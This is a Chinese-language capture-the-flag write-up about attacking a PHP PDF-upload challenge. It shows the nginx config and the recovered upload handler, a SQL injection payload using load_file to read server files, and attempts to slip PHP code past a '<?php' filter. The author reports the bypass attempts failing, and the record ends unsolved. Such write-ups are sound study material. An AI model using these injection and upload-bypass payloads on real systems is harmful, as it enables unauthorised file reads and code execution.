
```
server {
    listen 80;
    server_name admin-writeup-test.actf.lol;
    index index.php;
    root /home/web/writeup;

    location ~ ^/uploads/.*\.(php) {
        deny all;
    }

    location ~ \.(php|php5|php7|phtml)$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
    }
}
```

所以应该无法上传任意形式的php文件
所以如果想要攻击应该就要绕过这个.php后缀

# 3.2

先回到上一题用 `migrate` 对这个php代码进行抓包：

```
' union select load_file('/home/web/writeup/index.php')#
```





得到了网站的源码

```php
<?php

if ((isset($_FILES["file"])) && ($_FILES["file"]["type"] === "application/pdf") &&
($_FILES["file"]["size"] < 512000)){
        if ($_FILES["file"]["error"] > 0){
                echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
        }
        else{
                echo "Upload: " . $_FILES["file"]["name"] . "<br />";
                echo "Type: " . $_FILES["file"]["type"] . "<br />";
                echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
                echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
          if (file_exists("uploads/" . $_FILES["file"]["name"])){
                echo $_FILES["file"]["name"] . " already exists. ";
          }else{
                $data = file_get_contents($_FILES["file"]["tmp_name"]);
                if (stripos($data, "<?php") !== FALSE){
                        die('You are doing evil thing!');
                }
                move_uploaded_file($_FILES["file"]["tmp_name"],"uploads/" .
$_FILES["file"]["name"]);
                echo "Stored in: " . "uploads/" . $_FILES["file"]["name"];
          }
        }
}else{
        echo "Invalid file";
}
?>
```

# 3.3


说明可以传pdf文件，试一下随便上传一个x




尝试一下文件类型绕过，写一个`3.pdf`，内容是

```
<?=phpinfo()?>
```

利用nginx的文件漏洞，绕过了php的后缀限制，从而上传php文件





实践证明好像不可以执行短标签，想想还有什么办法x

# 3.4

由于`<?php=`标签识别的存在，

```
        }else{
            $data = file_get_contents($_FILES["file"]["tmp_name"]);
            if (stripos($data, "<?php") !== FALSE){
                    die('You are doing evil thing!');
            }
```




而根据虚拟主机的配置，

```
    location ~ \.(php|php5|php7|phtml)$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
    }
```

所以必须要绕过这一层限制,才能执行`php`文件
`<script language="php">...</script>` 也没法执行x
下面真的绕不下去了www